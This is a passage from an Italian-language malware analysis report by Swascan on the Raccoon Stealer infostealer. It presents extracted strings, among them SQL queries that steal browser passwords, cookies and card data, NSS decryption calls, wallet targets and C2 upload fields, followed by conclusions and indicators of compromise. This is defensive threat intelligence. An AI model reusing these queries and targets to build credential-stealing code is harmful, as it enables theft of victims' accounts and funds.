0040ca4c	sqlite3_close	"sqlite3_close"	ds
0040ca5c	sqlite3_step	"sqlite3_step"	ds
0040ca6c	sqlite3_finalize	"sqlite3_finalize"	ds
0040ca80	sqlite3_column_text16	"sqlite3_column_t...	ds
0040ca98	sqlite3_column_bytes16	"sqlite3_column_b...	ds
0040cab0	sqlite3_column_blob	"sqlite3_column_b...	ds
0040cac4	SELECT origin_url, username_value, passw...	"SELECT origin_ur...	ds
0040cb08	SELECT host_key, path, is_secure , expire...	"SELECT host_ke...	ds
0040cb5c	SELECT name, value FROM autofill	"SELECT name, v...	ds
0040cb80	pera	"pera "	ds
0040cb88	Stable	"Stable"	ds
0040cb90	SELECT host, path, isSecure, expiry, name...	"SELECT host, pa...	ds
0040cbd4	SELECT fieldname, value FROM moz_formh...	"SELECT fieldnam...	ds
0040cc04	cookies.sqlite	"cookies.sqlite"	ds
0040cc14	machineId=	"machineId="	ds
0040cc20	&configId=	"&configId="	ds
0040cc2c	"encrypted_key":	"\\\"encrypted_key...	ds
0040cc40	stats_version":	"stats_version\\":\\\""	ds

Qui ulteriori riferimenti all'attributo encrypted\_key, aggiunto con backslash concatenato, il GUID dell'host infetto, successivamente si nota la query SQL utilizzabile per sottrarre i dati di carte di credito, funzioni PK11 per la decryption degli attributi e gli attributi di rete hostname e httpRealm:


Location	String Value	String Represent...	Data Type
0040cc14	machineId=	"machineId="	ds
0040cc20	&configId=	"&configId="	ds
0040cc2c	"encrypted_key":	"\encrypted_key..."	ds
0040cc40	stats_version":	"stats_version\":"	ds
0040cc54	Content-Type: application/x-object	"Content-Type: a..."	ds
0040cc78	Content-Disposition: form-data; name="fil...	"Content-Dispositi..."	ds
0040ccc0	MachineGuid	"MachineGuid"	ds

Location	String Value	String Represent...	Data Type
0040cdc8	SelectObject	"SelectObject"	ds
0040cdd8	SetStretchBltMode	"SetStretchBltMode"	ds
0040cdec	StretchBlt	"StretchBlt"	ds
0040cdf8	SELECT name_on_card, card_number_enc...	"SELECT name_o..."	ds
0040ce58	Cookies	"Cookies"	ds
0040ce60	Network\Cookies	"Network\ Cookies"	ds
0040ce70	NUM: %sHOLDER: %sEXP: %s/ %s	"NUM: %s\nHOLD..."	ds
0040ce8c	\CC.txt	"\CC.txt"	ds
0040ce94	NSS_Init	"NSS_Init"	ds
0040cea0	NSS_Shutdown	"NSS_Shutdown"	ds
0040ceb0	PK11_GetInternalKeySlot	"PK11_GetIntern..."	ds
0040cec8	PK11_FreeSlot	"PK11_FreeSlot"	ds
0040ced8	PK11_Authenticate	"PK11_Authentica..."	ds
0040ceec	PK11SDR_Decrypt	"PK11SDR_Decrypt"	ds
0040cefc	SECITEM_FreeItem	"SECITEM_FreeIt..."	ds
0040cf10	hostname":	"hostname\":"	ds
0040cf1c	", "httpRealm":	"\, \"httpRealm\":"	ds
0040cf2c	encryptedUsername":	"encryptedUsern..."	ds
0040cf44	", "encryptedPassword":	"\, \"encryptedPa..."	ds
0040cf5c	", "guid":	"\, \"guid\":"	ds
0040cf68	Profiles	"Profiles"	ds
0040cf7c	S-1-5-18	"S-1-5-18"	ds

Il configID è identificabile come stringa hardcoded all'interno del malware stesso, gli useragents DuckTales e AYAYAYAY1337 vengono utilizzati per autenticazione contestualmente alla richiesta POST verso l'indirizzo IP del proxy:

Location	String Value	String Rep...	Data Type
0040d090	Display version	Display ve...	us
0040d0a0	%s %s	"\t%s %s\n"	ds
0040d0a8	\ffcookies.txt	"\ffcookie...	ds
0040d0bc	Local State	"Local State"	ds
0040d0d0	wallet.dat	"wallet.dat"	ds
0040d0ec	*.lnk	*".lnk"	ds
0040d110	eb93256b0d90b570aef093464b614a83	"eb93256b...	ds
0040d180		" ..."	ds
0040d1c8		" ..."	ds
0040d210		" ..."	ds
0040d258		" ..."	ds
0040d29c	DuckTales	u"DuckTales"	unicode
0040d2d0	AYAYAYAY1337	u"AYAYAY...	unicode
0040d384	.rdata	".rdata"	ds
0040d394	.rdata\$voltmd	".rdata\$vo...	ds
0040d414	.data	".data"	ds
0040d486	LoadLibraryA	"LoadLibra...	ds
0040d496	GetProcAddress	"GetProcA...	ds
0040d4a8	lstrlenA	"lstrlenA"	ds
0040d4b4	LocalAlloc	"LocalAlloc"	ds
0040d4c0	KERNEL32.dll	"KERNEL32...	ds
0040d4d0	CoInitialize	"CoInitialize"	ds
0040d4de	ole32.dll	"ole32.dll"	ds

Si riportano di seguito ulteriori stringhe estraibili facenti riferimento alle medesime peculiarità già citate, ovvero files enumeration, creazione di mutex, environment e system information discovery, connessioni C&C, funzioni di encryption e decryption, user e token information gathering, data stealing ed exfiltration mediante queries SQL con la libreria sqlite3.dll e riferimenti all'estensione del browser di cryptocurrencies MetaMask:



Offset	Size	Type	String
28	b36c	0000000d A	FindNextFileW
29	b37c	0000000e A	FindFirstFileW
30	b38c	0000000e A	Process32First
31	b39c	0000000b A	GetFileSize
32	b3a8	0000000a A	OpenMutexW
33	b3b4	00000013 A	WideCharToMultiByte
34	b3c8	0000000b A	GlobalAlloc
35	b3d4	00000011 A	GetCurrentProcess
36	b3e8	0000000b A	ExitProcess
37	b3f4	0000000c A	CreateMutexW
38	b404	00000018 A	GetSystemWow64DirectoryW
39	b420	0000000e A	GetLocaleInfoW
40	b430	00000014 A	GlobalMemoryStatusEx
41	b448	0000000d A	GetDriveTypeW
42	b458	0000000b A	OpenProcess
43	b464	0000000a A	LocalAlloc
44	b470	00000009 A	IstrcmpiW
45	b47c	00000017 A	SetEnvironmentVariableW
46	b494	00000009 A	CopyFileW
47	b4a0	00000012 A	GetModuleFileNameW
48	b4b4	00000008 A	IstrcmpA
49	b4c0	00000005 A	Sleep
50	b4c8	0000000d A	GetSystemInfo

Strings

Filter:  ANSI UTF8 Unicode C Strings 5 Save Search

	Offset	Size	Type	String
97	b7b8	00000010	A	OpenProcessToken
98	b7cc	00000011	A	SystemFunction036
99	b7e0	0000000d	A	RegEnumKeyExW
100	b7f0	0000000b	A	RegCloseKey
101	b7fc	00000010	A	DuplicateTokenEx
<b>102</b>	<b>b810</b>	<b>0000000c</b>	<b>A</b>	<b>GetUserNameW</b>
103	b820	0000000d	A	RegOpenKeyExW
104	b830	00000010	A	RegQueryValueExW
105	b844	00000013	A	GetTokenInformation
106	b858	00000017	A	CreateProcessWithTokenW
107	b870	0000000a	A	CharUpperW
108	b87c	00000013	A	EnumDisplayDevicesW
109	b890	0000000d	A	GetClientRect
110	b8a0	00000005	A	GetDC
111	b8a8	00000010	A	GetDesktopWindow
112	b8bc	00000010	A	GetSystemMetrics
113	b8d0	00000009	A	ReleaseDC
114	b8dc	00000009	A	wsprintfW
115	b8e8	00000014	A	CryptStringToBinaryA
116	b900	00000014	A	CryptStringToBinaryW
117	b918	00000014	A	CryptBinaryToStringW
118	b930	00000012	A	CryptUnprotectData
119	b944	00000005	A	sonl



Close

Strings

Filter:  ANSI UTF8 Unicode C Strings 5 Save Search

	Offset	Size	Type	String
121	b95c	00000005	A	grbr_
122	b964	00000006	A	dscrd_
123	ba60	00000012	A	formhistory.sqlite
124	ba9c	0000000b	A	logins.json
125	baa8	0000000d	A	\autofill.txt
126	bab8	0000000c	A	\cookies.txt
<b>127</b>	<b>bac8</b>	<b>0000000e</b>	<b>A</b>	<b>\passwords.txt</b>
128	bae4	0000003e	A	Content-Type: application/x-www-form-urlencoded; charset=utf-8
129	bb24	0000002c	A	Content-Type: multipart/form-data; boundary=
130	bb54	00000019	A	Content-Type: text/plain;
131	bb70	00000009	A	User Data
132	bb7c	00000007	A	wallets
133	bb84	00000005	A	wlts_
134	bb94	00000008	A	scrnsht_
135	bba0	00000008	A	sstmnfo_
136	bbac	00000006	A	token:
137	bbb4	00000008	A	nss3.dll
138	bbc0	0000000b	A	sqlite3.dll
139	bbcc	0000002c	A	SOFTWARE\Microsoft\Windows NT\CurrentVersion
140	bc04	0000000b	A	ProductName
141	bc10	00000008	A	Web Data
142	bc1c	0000000a	A	Login Data
143	bc28	00000012	A	salite3 prepare v2

Close



Anche la libreria DLL di Raccoon Stealer (2.1.1.1.dll - b0a99b3fabf3d3c766cd6c6589dfe3e7) contiene le medesime funzioni e peculiarità dell'eseguibile, nonché i medesimi indicatori sospetti:

property	value
md5	B0A99B3FABF3D3C766CD6C6589DFE3E7
sha1	EEA3FD4505DEFE11330CBAD0EBA7C145B8453B98
sha256	1EA09967837AEA6A82771E80026E0D566A762E24D6C60B36E984BD0456579468
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
first-bytes-text	M Z .. @ .....
file-size	57856 (bytes)
entropy	6.394
imphash	8967E16BF7E8BEF40B188525AF72D8E4
signature	n/a
entry-point	33 C0 40 C2 0C 00 55 8B EC 83 EC 20 A1 48 E0 00 10 83 65 F4 00 53 56 57 68 50 C3 00 00 6A 40 8B F1
file-version	n/a
description	n/a
file-type	<b>dynamic-link-library</b>
cpu	<b>32-bit</b>
subsystem	GUI
compiler-stamp	0x64900EBF (Mon Jun 19 01:15:59 2023)
debugger-stamp	0x64900EBF (Mon Jun 19 01:15:59 2023)
resources-stamp	n/a
import-stamp	0x00000000 (empty)
exports-stamp	0xFFFFFFFF (Sat Feb 06 22:28:15 2106)
version-stamp	n/a
certificate-stamp	n/a

hint (70)	value (631)
utility	<u>POST</u>
utility	<u>explorer.exe</u>
utility	<u>open</u>
size	_____
size	_____
size	_____
size	_____
size	_____
sid	<u>S-1-5-18</u>
registry	<u>SOFTWARE\Microsoft\Windows NT\CurrentVersion</u>
registry	<u>SOFTWARE\Microsoft\Cryptography</u>
registry	<u>SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall</u>
query	<u>SELECT origin url, username value, password value FROM logins</u>
query	<u>SELECT host key, path, is secure, expires utc, name, encrypted value FROM cookies</u>
query	<u>SELECT name, value FROM autofill</u>
query	<u>SELECT host, path, isSecure, expiry, name, value FROM moz_cookies</u>
query	<u>SELECT fieldname, value FROM moz_formhistory</u>
query	<u>SELECT name on card, card number encrypted, expiration month, expiration year FROM ...</u>
function	<u>GetProcAddress</u>
function	<u>LocalAlloc</u>
function	<u>Colnitalize</u>
function	<u>GetProcAddress</u>
function	<u>LocalAlloc</u>
function	<u>Colnitalize</u>
format-string	<u>URL: %s</u>
format-string	<u>USR: %s</u>
format-string	<u>PASS: %s</u>
format-string	<u>%d) %s</u>
format-string	<u>- Locale: %s</u>
format-string	<u>- OS: %s</u>
format-string	<u>- Time zone: %c%d minutes from GMT</u>
format-string	<u>- Display size: %dx%d</u>



hint (70)	value (631)
-	<u>tlgrm</u>
-	<u>ews</u>
-	<u>grbr</u>
-	<u>dscrd</u>
-	<u>TRUE</u>
-	<u>- RAM: %d MB</u>
-	<u>- Architecture: x%d</u>
-	<u>- Display Devices:</u>
-	<u>logins.json</u>
-	<u>Content-Type: application/x-www-form-urlencoded; charset=utf-8</u>
-	<u>Content-Type: text/plain;</u>
-	<u>User Data</u>
-	<u>wallets</u>
-	<u>wlts</u>
-	<u>ldr</u>
-	<u>scrnsht</u>
-	<u>sstmnfo</u>
-	<u>token:</u>
-	<u>PATH</u>
-	<u>ProductName</u>
-	<u>Web Data</u>
-	<u>Login Data</u>
-	<u>sqlite3 prepare v2</u>
-	<u>sqlite3 open16</u>
-	<u>sqlite3 close</u>
-	<u>sqlite3 step</u>
-	<u>sqlite3 finalize</u>
-	<u>sqlite3 column text16</u>
-	<u>sqlite3 column bytes16</u>
-	<u>sqlite3 column blob</u>
-	<u>pera</u>

## Conclusioni

---

Questo viaggio all'interno del portale del malware infostealer Raccoon ha mostrato come sia possibile ottenere facilmente, senza alcun requisito tecnico avanzato ma solamente investendo una piccola cifra iniziale, un *Malware as a Service* a disposizione di chiunque ne faccia richiesta.

Un malware che, una volta eseguito a bordo della macchina vittima, laddove l'antivirus non se ne accorga, riesce a raccogliere ed estrapolare numerose informazioni sull'endpoint e sull'utente, come:

- Hostname
- IP
- Username
- Password
- Cookie navigazione browser
- Screenshot
- Wallet cryptovalute
- Carte di Credito
- Chat Social Network

Tutte le informazioni raccolte vengono quindi inviate ad un centro di Comando e Controllo (proxy), collegato a sua volta ad un main proxy, e indicizzate all'interno del portale "raccoon.biz", dal quale sono poi velocemente ricercabili e consultabili.

L'integrazione diretta con Telegram, poi, rende ancora più immediata la consultazione dei dati trafugati (che vengono automaticamente ricevuti via chat, senza neanche il bisogno di collegarsi al portale).

Una infrastruttura "semplice" per l'utente che ne faccia uso, ma complessa nella sua struttura, formata da backend in grado di compilare malware "custom" (contenente l'IP del C&C "hardcoded" nel codice) con un semplice click dell'utente.

Un business criminale che ha portato negli ultimi due anni a compromettere milioni di endpoint, esfiltrando e rivendendo poi migliaia di credenziali, di documenti di identità, di wallet e di carte di credito, spesso all'insaputa dei legittimi proprietari che il più delle volte restano ignari dell'accaduto fintanto che una notifica da parte della banca non li avvisi dei pagamenti fraudolenti effettuati dall'attaccante.

## Indicators of Compromise (IoCs)

---

- 2.1.1.1.dll (b0a99b3fabf3d3c766cd6c6589dfe3e7)
- 2.1.1.1.exe (5b75248a42610c18825ff2065a60cd4f)
- 23.134.168.112 (proxy)
- 212.71.232.100 (proxy main)
- Eb93256b0d90b570aef093464b614a83 (configID)
- DuckTales (UserAgent)
- AYAYAYAY1337 (UserAgent)

## About us

---

**Swascan** è una Cyber Security Company nata da un'idea di Pierguido Iezzi e Raoul Chiesa.

La prima azienda di Cyber Security Italiana proprietaria di una piattaforma di **Cyber Security Testing e Threat Intelligence**, oltre ad un **Cyber Competence Center** premiato con numerosi riconoscimenti nazionali e internazionali dai più importanti player del mercato IT e non solo.

Da ottobre 2020, **Swascan** è parte integrante del Gruppo **Tinexta S.P.A.** azienda quotata sul segmento STAR di Borsa Italiana

**Swascan** è diventata protagonista attiva del **primo polo nazionale di cyber security**: non solo una azienda, ma un gruppo italiano, un nuovo hub nazionale specializzato nei servizi di identità digitale e sicurezza digitale.

## **Analysis by:**

Dario Buonocore  
Fabrizio Rendina  
Fabio Pensa

## **Editing & Graphics:**

Federico Giberti  
Melissa Keysomi

## **Contact Info**

Milano  
+39 0278620700  
[www.swascan.com](http://www.swascan.com)  
[info@swascan.com](mailto:info@swascan.com)  
Via Fabio Filzi, 2b, 20063, Cernusco sul Naviglio, MI